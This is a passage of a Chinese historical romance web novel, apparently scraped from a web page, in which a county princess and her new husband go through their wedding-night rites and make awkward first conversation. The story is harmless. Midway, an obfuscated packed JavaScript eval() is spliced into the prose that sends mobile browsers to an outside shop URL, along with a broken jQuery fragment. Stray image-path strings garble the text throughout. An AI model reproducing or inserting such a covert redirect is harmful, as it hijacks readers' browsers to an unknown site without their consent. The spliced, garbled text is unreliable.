一听这声音,屋内众人立时又行动起来,姜妙坐正了身子,又重新将那团扇举起,玉芙与青荇为她整理了步摇流苏,衣缘裙摆。
才刚收拾妥帖,便听得有人推门。
随她来的四个丫头立时站好立在一旁,便见外间一道身着红色裳衣的身影走了进来。
姜妙举着团扇,外头什么情况并看不真切。
只听那执礼嬷嬷似有说了些祝福之语,才听到脚步声转过屏风,入了内室。
从团扇边缘看去,仍见白日里那双崭新官靴,倒是衣摆不知何时蹭了些尘土,不比晨起见他时那般干净。
“县主安好。”
对面之人似乎是行了个礼,听声音倒是清醒,不像郑嬷嬷口中那些新婚夜喝多了犯糊涂的新郎官。
姜妙沉默着点了点头。
于是原本站在她对面之人便又走了两步,走至架子床前,整了整衣衫,方转身坐在了她身边。
姜妙微侧了身,只坐了那架子床一个边缘,仍是用团扇挡着半张脸,视线低垂,故作羞怯之态。
执礼嬷嬷见二人坐好了,笑着道:“却扇!”
姜妙闻言,这才将那团扇缓缓移开,放在上前来捧着托盘的小丫鬟手中。
她此时方才按照李词表姐所说,又慢慢抬起视线,看向对面坐着的苏定钦。
这才算是他们二人今日正式见了面。
那人与在登云楼见时并无太大不同,仍旧是一张被女娲娘娘过分偏爱过的脸。只是也不知是那喜服映的,还是他到底在外头宴席上喝了酒,身上那股生人勿近的味少了许多,倒觉得面色微暖,似乎格外温柔。
只一眼,姜妙又垂下了眼帘。
苏定钦却未曾回避目光,只是含着几分探究看着自己的新婚妻子。她睫毛长而卷翘,此时低着眼帘,落在他眼中,便如蝶翅一般。
世人都道乐宜县主生得好样貌,如同天上仙子一般,今日方才体会。
一身华丽的嫁衣,并着头上钗冠梳簪,在她如画眉目前,也尽已失色三分。
执礼嬷嬷见一对新人当真郎才女貌天造地设,眼睛都笑眯成了一条线,又道:“合卺!”
小丫鬟捧上合卺礼用的酒葫芦来,里头已倒好了清酒,端得近了,便有清香味传来。
许是打听到她不爱饮酒,苏家的合卺酒用的是更为绵软的果酒。
姜妙与苏定钦各饮一瓠,饮毕后,由执礼嬷嬷以红绳将两半酒葫芦重新复原,此为礼成。
至此,两位新人在众人面前的礼数便差不多结束了。
那执礼嬷嬷也不多留,只道:“安寝!”
立时屋内侍奉的丫鬟婆子,都跟随执礼嬷嬷的脚步退了出去。房门掩上,屋内便只剩两个本该成为最亲近的人的陌生人。
热闹罢了,只剩安静,一时间有股莫名的尴尬传了开去。
姜妙清了清嗓子:“你,你吃过了吗?”
话出口了,她又有些后悔,这话还用问吗?他自前头席面而来,自然是好吃好喝的。
苏定钦浅笑:“不知母亲送来的晚膳县主可还习惯?”
“你知道?”姜妙瞪大眼睛抬头问他。
苏定钦点头:“母亲在后宅,不知县主喜欢什么,于是我便问了郑嬷嬷。”
“原来是这样。”
怪不得那名叫映蕊的丫头说是阮夫人和郑嬷嬷都点了头的,原来是苏定钦去问。这样就对了,阮夫人又不曾到侯府,哪里会一下就认识郑嬷嬷。
“因顾及礼数,晚膳并不丰盛,还请县主担待。”
他那温和好听的声音又传来,姜妙于是又道:“味道很好,多谢……”
只是那“谢”字出口,后头的称呼却又犯难。
若称“夫君”“郎君”未免太过亲昵些,她并不打算真与眼前之人做夫妻,自然也不想用这等亲近之语;可若再叫“苏公子”,未免;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17843888|211692||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
又有些生分,若惹了眼前之人怀疑,恐怕也不是好事。
正思考之际,许是那人看出她几分犹豫,竟是开口解围。
“既呈恩旨,为县主夫婿,便应如此。”
姜妙有些诧异。
她虽道理颇多,但实则并未与哪个男子相处过太深,所见不过是平素父亲母亲,又或是李词表姐与驸马,可他们似乎皆不与眼前之人相同。
虽是早做打算逢场作戏,可此时倒好像是被人打了个措手不及一般。
见她坐在那处也不答话,似有些拘束,苏定钦于是又道:“天色不早,不如县主先梳洗整理,早些休息。今日流程诸多,想必劳累。”
“你说得是。”姜妙点点头。
他既已给了台阶,那她自然应下,起身往妆镜前走去。
见她往那边去了,苏定钦兀自笑笑。
成婚前蔺怀松对着他好一番说辞,把县主说得刁蛮跋扈,如今亲眼所见,不过还是个单纯的姑娘罢了,也并不与人为难。
只是赐婚突然,他们从前互不相识,如今乍然成了夫妻,需有些时日适应也是自然。
他如今算是看明白了,这赐婚里头许有诸多内幕,但当与面前的妻子并无关系。
既县主不明就里,那他尽好夫婿之责便无错漏。
只是眼瞧着那姑娘坐在妆镜前,却半天没有动作,仿佛是遇见什么难事。
苏定钦微一挑眉,起身走了过去。
“县主可是遇到了麻烦?”
他屋中原没有这梳妆台,是赐婚圣旨后母亲做主订来,说给县主使用。苏定钦只当是这新物件与县主原先所用不同,那姑娘不习惯,谁料,他的新婚妻子竟从镜中看向他。
“这发髻复杂,我不会拆,你……你会吗?”
镜中人一双眼睛似林间受了惊吓的小鹿,看向他时却带着几分探究,苏定钦从打磨得明亮的铜镜内看着她,眉心跳了一下。